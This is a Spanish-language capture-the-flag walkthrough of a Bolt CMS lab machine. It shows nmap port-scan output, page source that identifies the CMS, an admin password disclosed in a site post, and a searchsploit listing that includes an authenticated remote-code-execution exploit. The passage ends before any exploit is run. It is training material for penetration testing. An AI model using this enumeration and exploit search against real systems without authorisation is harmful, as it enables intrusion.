Bolt


Descripción

Esta sala está diseñada para que los usuarios se familiaricen con el Bolt CMS y cómo puede ser explotado usando Ejecución Remota de Código Autenticado. Deberá esperar al menos 3-4 minutos para que la máquina se inicie correctamente.


Reconocimiento

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
|   256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
|_  256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp open  http    (PHP 7.2.32-1)
|_http-generator: Bolt
|_http-title: Bolt | A hero is unleashed
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not Found
|     Date: Mon, 01 Apr 2024 08:28:22 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
|     Cache-Control: private, must-revalidate
|     Date: Mon, 01 Apr 2024 08:28:22 GMT
```


Encontramos un servidor web, apache por default, un servidor ssh y otro servidor web, con titulo bolt.



El puerto kali encontrar nada interesante, nos dirigimos a la web alojada en el puerto 8000, y vemos el código fuente, funcionalidades y revisamos cualquier información que nos ayude en el reconocimiento.




Viendo la pagina podemos destacar entradas de un usuario presuntuamente administrador llamado Jake.



Viendo el código fuente de la pagina podemos entender que estamos tratando con un CMS llamado bolt, lo siguiente es intentar identificar la versión y las posibles vulnerabilidades existentes

```
    <footer role="contentinfo" class="footer">
<div class="container">
    <nav class="level" role="navigation" aria-label="footer navigation">
        <div class="level-left">
            <div class="level-item">
                <p>
                    &copy; 2024 &bullet;
                    This website is <a href='https://bolt.cm' target='_blank' title='Sophisticated, lightweight & simple CMS'>Built with Bolt</a>.
                </p>
            </div>
        </div>
        <div class="level-right">
```

Dentro de uno de los post de la pagina podemos encontrar una entrada del departamento de it otorgándonos la contraseña del administrador (bolt)



En la descripción de la maquina nos han mencionado el uso de ejecución remota de comando autenticándonos con un usuario y contraseña, buscaremos si existe algún exploit para el CMS llamado bolt

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme]
└─# searchsploit bolt
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Apple WebKit - 'JSC::SymbolTableEntry::isWatchable' Heap Buffer Overflow | multiple/dos/41869.html
Bolt CMS 3.6.10 - Cross-Site Request Forgery                            | php/webapps/47501.txt
Bolt CMS 3.6.4 - Cross-Site Scripting                                   | php/webapps/46495.txt
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution     | php/webapps/46664.html
Bolt CMS 3.7.0 - Authenticated Remote Code Execution                    | php/webapps/48296.py
Bolt CMS < 3.6.2 - Cross-Site Scripting                                 | php/webapps/46014.txt
Bolthole Filter 2.6.1 - Address Parsing Buffer Overflow                 | multiple/remote/24982.txt
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities | php/webapps/36552.txt
BoltWire 6.03 - Local File Inclusion                                    | php/webapps/48411.txt
Cannonbolt Portfolio Manager 1.0 - Multiple Vulnerabilities             | php/webapps/21132.txt
CMS Bolt - Arbitrary File Upload (Metasploit)                           | php/remote/38196.rb
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

